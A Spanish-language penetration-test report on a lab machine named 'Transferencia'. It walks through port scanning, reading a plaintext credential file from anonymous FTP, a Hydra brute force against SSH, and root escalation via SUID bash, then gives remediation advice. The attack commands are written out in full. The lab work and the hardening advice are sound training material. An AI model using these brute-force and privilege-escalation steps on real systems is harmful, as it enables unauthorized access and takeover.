

INFORME DE PENTESTING

Test de Intrusión — Evaluación de Seguridad

Laboratorio: «Transferencia»

Entorno WHOAMI-LABS.COM

Objetivo	172.17.0.2 (máquina «Transferencia»)
Tipo de prueba	Caja negra (black-box), red interna
Resultado	Compromiso total — acceso root obtenido
Flag capturada	@n0n_h@CKEr
Fecha de la prueba	7 de octubre de 2026
Clasificación	Confidencial

Documento confidencial

Aviso de confidencialidad

Este documento contiene información sensible sobre vulnerabilidades de seguridad del sistema evaluado. Su contenido es estrictamente confidencial y está destinado exclusivamente a las personas autorizadas. La divulgación, copia o distribución no autorizada de este informe queda prohibida. La información aquí recogida se limita a un entorno de laboratorio controlado (WHOAMI-LABS.COM) con fines educativos y de evaluación.

1. Resumen ejecutivo

Se realizó un test de intrusión contra la máquina «Transferencia» (172.17.0.2) desde una posición de atacante sin credenciales previas (caja negra). El objetivo era evaluar la postura de seguridad del sistema, identificar vectores de ataque y determinar hasta qué punto un atacante podría comprometer el equipo.

El resultado de la evaluación es un **compromiso total del sistema**: se obtuvo acceso con privilegios de **root** (administrador) y se capturó la flag **@n0n_h@CKEr**. El ataque fue posible encadenando una exposición de credenciales a través de un servicio FTP anónimo, el uso de contraseñas débiles reutilizadas en SSH, y una configuración insegura del sistema (bit SUID sobre el intérprete de comandos **bash**).

Cadena de ataque resumida

- **Reconocimiento**: escaneo de puertos que reveló FTP, SSH y HTTP expuestos.
- **Exposición de credenciales**: el FTP anónimo exponía un fichero `usuarios.txt` con parejas usuario:contraseña.
- **Fuerza bruta**: validación de credenciales contra SSH, obteniendo el usuario `alberto`.
- **Acceso inicial**: sesión SSH interactiva como usuario sin privilegios.
- **Escalada de privilegios**: el binario `/usr/bin/bash` con bit SUID permitió obtener una shell como `root`.

Valoración global del riesgo

Riesgo global	CRÍTICO
Nivel de acceso alcanzado	root (control total del sistema)
Vulnerabilidades identificadas	6 (1 crítica, 2 altas, 2 medias, 1 baja)
Facilidad de explotación	Alta — no requiere exploits avanzados

2. Alcance y metodología

2.1. Alcance

El alcance de la prueba se limitó a un único activo dentro de la red interna de laboratorio:

- **Objetivo**: 172.17.0.2
- **Modalidad**: caja negra, sin credenciales ni información previa.
- **Herramientas empleadas**: Nmap, cliente FTP, Gobuster, Hydra, cliente SSH y utilidades nativas de Linux.

2.2. Metodología

La evaluación siguió las fases habituales de un test de intrusión, alineadas con metodologías de referencia como PTES (Penetration Testing Execution Standard) y OWASP: reconocimiento y enumeración, análisis de vulnerabilidades, explotación, escalada de privilegios y documentación de evidencias. Cada fase se describe a continuación con su correspondiente evidencia gráfica.

3. Desarrollo técnico del ataque


Fase 1 — Reconocimiento y escaneo de puertos

Se realizó un escaneo completo de puertos TCP con detección de servicios y scripts por defecto mediante Nmap:

```
nmap -p- -sV -sC -n -Pn --min-rate=5000 172.17.0.2
```

El escaneo identificó tres servicios expuestos:

- 21/tcp — FTP (vsftpd 3.0.5) con **acceso anónimo habilitado** y un directorio pub.
- 22/tcp — SSH (OpenSSH 10.0p2 Debian).
- 80/tcp — HTTP (nginx), con el título de página «Transferencia».



```
(kali㉿kali)-[~]
$ nmap -p- -sV -sC -n -Pn --min-rate=5000 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-07 10:35 +0200
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  1 65534  65534      4096 Nov 27  2025 pub
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 172.17.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7 (protocol 2.0)
80/tcp    open  http     nginx
|_http-title: Transferencia
MAC Address: 4A:E0:20:7B:5D:E9 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds

(kali㉿kali)-[~]
$
```

Evidencia 1 — Resultado del escaneo Nmap: puertos 21 (FTP), 22 (SSH) y 80 (HTTP) abiertos.

Fase 2 — Enumeración FTP y exposición de credenciales

Dado que el FTP permitía acceso anónimo, se estableció una conexión con el usuario anonymous y se exploró el directorio pub, donde se localizó el fichero usuarios.txt.

```
ftp 172.17.0.2
Name: anonymous
ftp> cd pub
ftp> ls -la
ftp> more usuarios.txt
```

El fichero contenía una lista de parejas `usuario:contraseña` en texto claro, lo que constituye una grave exposición de información sensible:

```
carlos:qwerty
maria:123456
guest:guest
admin:admin
test:user123
alberto:admin123
```

```
(kali㉿kali)-[~]
$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.5)
Name (172.17.0.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||40059|)
150 Here comes the directory listing.
drwxr-xr-x  1 65534  65534      4096 Nov 27  2025 .
drwxr-xr-x  1 65534  65534      4096 Nov 27  2025 ..
drwxr-xr-x  1 65534  65534      4096 Nov 27  2025 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||40003|)
150 Here comes the directory listing.
drwxr-xr-x  1 65534  65534      4096 Nov 27  2025 .
drwxr-xr-x  1 65534  65534      4096 Nov 27  2025 ..
-rw-r--r--  1 0      0           81 Nov 27  2025 usuarios.txt
226 Directory send OK.
ftp> more usuarios.txt
carlos:qwerty
maria:123456
guest:guest
admin:admin
test:user123
alberto:admin123
ftp> █
```

Evidencia 2 — Acceso FTP anónimo y descarga del fichero usuarios.txt con credenciales expuestas.

Fase 3 — Enumeración del servicio web

En paralelo se enumeró el servicio HTTP con Gobuster para descubrir rutas y ficheros ocultos:

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt \
-x py,txt,html,php -t 50
```

La enumeración únicamente reveló `index.html`, por lo que la superficie de ataque web resultó limitada y se descartó como vector principal. El vector de entrada se mantuvo en las credenciales obtenidas por FTP.

```
(kali@kali)-[~]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x py,txt,html,php -t 50

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: py,txt,html,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index.html (Status: 200) [Size: 391]
index.html (Status: 200) [Size: 391]
Progress: 23065 / 23065 (100.00%)

Finished

(kali@kali)-[~]
$
```

Evidencia 3 — Enumeración de directorios con Gobuster sobre el servicio HTTP.

Fase 4 — Ataque de fuerza bruta contra SSH

Con la lista de credenciales obtenida, se lanzó un ataque de validación/fuerza bruta contra el servicio SSH mediante Hydra para identificar qué parejas eran válidas en el sistema:

```
hydra -L usuarios.txt -P passwords.txt ssh://172.17.0.2
```

Hydra confirmó una pareja de credenciales válida: el usuario **alberto** con la contraseña **admin123**.

```
[*] Hydra v1.0.9 (c) 2005-2016 by Vassil Vassilev & Heiko Strehmann
[*] https://github.com/vanhauser-thc/thc-hydra
[ATTEMPT] target 172.17.0.2 - login "alberto" - pass "admin" - 34 of 36 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alberto" - pass "user123" - 35 of 36 [child 0] (0/0)
^[[B^[[B^[[B[ATTEMPT] target 172.17.0.2 - login "alberto" - pass "admin123" - 36 of 36 [child 0] (0/0)
[22][ssh] host: 172.17.0.2 login: alberto password: admin123
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-07 10:50:32
```

Evidencia 4 — Hydra confirma credenciales SSH válidas: alberto:admin123.

Fase 5 — Acceso inicial al sistema

Con las credenciales validadas se estableció una sesión SSH interactiva como el usuario **alberto**, un usuario sin privilegios administrativos:

```
ssh alberto@172.17.0.2
Password: admin123
```

El acceso fue satisfactorio, confirmando el punto de apoyo inicial (foothold) en el sistema, un Debian/Kali. El directorio personal del usuario no contenía información relevante más allá de los ficheros de configuración habituales.

```

L$ ssh alberto@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:rjjRnPRpNdKwXsWQbmhJX4EzLeRCp1JfSctiF6qUmHU
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
alberto@172.17.0.2's password:
Linux e2c4943c52fb 7.1.5+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.1.5-1kali1 (2026-07-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
-bash-5.2$ ls
-bash-5.2$ ls -ls
total 0
-bash-5.2$ ls -ls
total 0
-bash-5.2$ ls -la
total 20
drwxr-xr-x 1 alberto alberto 4096 Nov 27 2025 .
drwxr-xr-x 1 root root 4096 Nov 27 2025 ..
-rw-r--r-- 1 alberto alberto 220 Jul 30 2025 .bash_logout
-rw-r--r-- 1 alberto alberto 3526 Jul 30 2025 .bashrc
-rw-r--r-- 1 alberto alberto 807 Jul 30 2025 .profile
-bash-5.2$

```

Evidencia 5 — Acceso SSH exitoso como el usuario «alberto».

Fase 6 — Escalada de privilegios

Una vez dentro, se enumeraron los binarios con el bit SUID activado, que se ejecutan con los privilegios de su propietario independientemente del usuario que los invoque:

```
find / -perm -4000 -type f 2>/dev/null
```

Entre los resultados destacó una configuración **altamente insegura**: el intérprete de comandos **/usr/bin/bash** tenía el bit SUID activado y pertenecía a **root**. Esto permite a cualquier usuario obtener una shell con privilegios de root.

```

-rw-r--r-- 1 alberto alberto 807 Jul 30 2025 .profile
-bash-5.2$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/bash
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
-bash-5.2$

```

Evidencia 6 — Enumeración de binarios SUID; se observa /usr/bin/bash entre ellos.

La explotación fue inmediata. Ejecutando `bash` con la opción `-p` (que preserva el identificador de usuario efectivo) se obtuvo una shell con privilegios de `root`:

```
/usr/bin/bash -p
bash-5.2# whoami
root
```


```
-bash-5.2$ /usr/bin/bash -p
bash-5.2# whoami
root
(arg: 1) find / -name f^C
bash-5.2# find / -name flag.txt 2>/dev/null
/root/flag.txt
bash-5.2# cat /root/flag.txt
@n0n_h@CKEr
bash-5.2#
```

Evidencia 7 — Escalada completada: «whoami» devuelve root tras ejecutar `bash -p`.

Fase 7 — Captura de la flag (prueba de impacto)

Con acceso root se localizó y leyó la flag ubicada en el directorio del superusuario, demostrando el control total sobre el sistema:

```
find / -name flag.txt 2>/dev/null
/root/flag.txt
cat /root/flag.txt
@n0n_h@CKEr
```



Evidencia 8 — Lectura de `/root/flag.txt` y validación de la flag en el panel del laboratorio.

4. Resumen de hallazgos

La siguiente tabla recopila las vulnerabilidades identificadas, ordenadas por severidad. El detalle técnico y las recomendaciones de cada una se desarrollan en el apartado 5.

ID	Vulnerabilidad	Severidad	Componente
VULN-01	Bit SUID en /usr/bin/bash que permite la escalada a root	CRÍTICA	Sistema operativo
VULN-02	Exposición de credenciales mediante FTP anónimo (usuarios.txt)	ALTA	FTP (puerto 21)
VULN-03	Credenciales débiles y reutilizadas vulnerables a fuerza bruta	ALTA	SSH (puerto 22)
VULN-04	Servicio FTP con acceso anónimo habilitado	MEDIA	FTP (puerto 21)
VULN-05	SSH sin protección frente a autenticación por fuerza bruta	MEDIA	SSH (puerto 22)
VULN-06	Transmisión de credenciales y datos en texto claro (FTP)	BAJA	FTP (puerto 21)

Escala de severidad: **CRÍTICA** · **ALTA** · **MEDIA** · **BAJA**.

5. Hallazgos detallados y recomendaciones

VULN-01 — Bit SUID en /usr/bin/bash

Severidad	CRÍTICA
-----------	---------

Descripción. El binario /usr/bin/bash tiene el bit SUID activado y es propiedad de root. Cualquier usuario local puede ejecutar `bash -p` y obtener una shell con privilegios de superusuario, saltándose por completo el modelo de permisos del sistema.

Impacto. Escalada de privilegios local trivial. Un atacante con acceso de cualquier usuario sin privilegios obtiene control total del sistema (root), lo que permite leer, modificar o destruir cualquier dato, instalar puertas traseras y usar el equipo como pivote.

Recomendaciones:

- Eliminar el bit SUID del binario: `chmod u-s /usr/bin/bash`.
- Auditar periódicamente los binarios SUID/SGID y mantener únicamente los estrictamente necesarios.
- Aplicar el principio de mínimo privilegio y herramientas de hardening (p. ej. auditd, AppArmor/SELinux).

VULN-02 — Exposición de credenciales vía FTP anónimo

Severidad	ALTA
-----------	------

Descripción. El servidor FTP permite acceso anónimo y expone públicamente un fichero (`usuarios.txt`) que contiene parejas usuario:contraseña en texto claro.

Impacto. Un atacante sin autenticar obtiene credenciales válidas del sistema, eliminando la barrera de acceso. Es la pieza que habilita el resto de la cadena de ataque.

Recomendaciones:

- Eliminar de inmediato cualquier fichero con credenciales o información sensible de los recursos accesibles.
- No almacenar credenciales en texto claro; emplear un gestor de secretos.
- Revisar y restringir el contenido publicado en directorios accesibles por FTP.

VULN-03 — Credenciales débiles y reutilizadas

Severidad	ALTA
-----------	------

Descripción. Las contraseñas descubiertas (qwerty, 123456, admin, admin123...) son triviales y figuran en cualquier diccionario, lo que las hace vulnerables a ataques de fuerza bruta en segundos.

Impacto. Facilita el acceso no autorizado a cuentas del sistema mediante ataques automatizados de diccionario/fuerza bruta.

Recomendaciones:

- Implantar una política de contraseñas robustas (longitud, complejidad y caducidad).
- Forzar el cambio de todas las contraseñas comprometidas.
- Habilitar autenticación multifactor (MFA) y, en SSH, preferir autenticación por clave pública.

VULN-04 — Acceso anónimo FTP habilitado

Severidad	MEDIA
-----------	-------

Descripción. El servicio FTP permite el inicio de sesión anónimo, ampliando innecesariamente la superficie de ataque.

Impacto. Permite a cualquier usuario no autenticado interactuar con el servicio y acceder a los ficheros publicados.

Recomendaciones:

- Deshabilitar el acceso anónimo (anonymous_enable=NO en vsftpd).
- Si el servicio no es imprescindible, deshabilitarlo por completo.
- Sustituir FTP por una alternativa cifrada (SFTP/FTPS).

VULN-05 — SSH sin protección frente a fuerza bruta

Severidad	MEDIA
-----------	-------

Descripción. El servicio SSH acepta autenticación por contraseña sin mecanismos de limitación de intentos, lo que permitió el ataque con Hydra sin ser bloqueado.

Impacto. Un atacante puede probar grandes volúmenes de credenciales sin restricciones hasta encontrar una válida.

Recomendaciones:

- Desplegar fail2ban (o equivalente) para bloquear IPs tras intentos fallidos.
- Deshabilitar la autenticación por contraseña (PasswordAuthentication no) y usar claves.
- Restringir el acceso SSH por IP/red y considerar el cambio del puerto por defecto.

VULN-06 — Transmisión en texto claro (FTP)

Severidad	BAJA
-----------	------

Descripción. El protocolo FTP transmite credenciales y datos sin cifrar, como indica la propia salida del servicio («Control/Data connection is plain text»).

Impacto. Un atacante en la misma red podría interceptar credenciales y datos mediante captura de tráfico.

Recomendaciones:

- Migrar a protocolos cifrados (SFTP sobre SSH o FTPS).
- Evitar el uso de FTP en texto claro en cualquier entorno de producción.

6. Conclusiones

La máquina «Transferencia» fue comprometida por completo, alcanzando privilegios de `root`. El éxito del ataque no se debió a una única vulnerabilidad crítica aislada, sino a la **acumulación de malas prácticas de configuración**: información sensible expuesta públicamente, credenciales débiles y una configuración insegura del sistema operativo.

Corregir la vulnerabilidad crítica (el bit SUID sobre bash) habría impedido la escalada a root; eliminar la exposición de credenciales por FTP habría cortado el ataque en su origen. Se recomienda abordar en primer lugar los hallazgos CRÍTICO y ALTOS, y revisar de forma integral la política de credenciales y el hardening del sistema.

Flag obtenida: `@n0n_h@CKEr`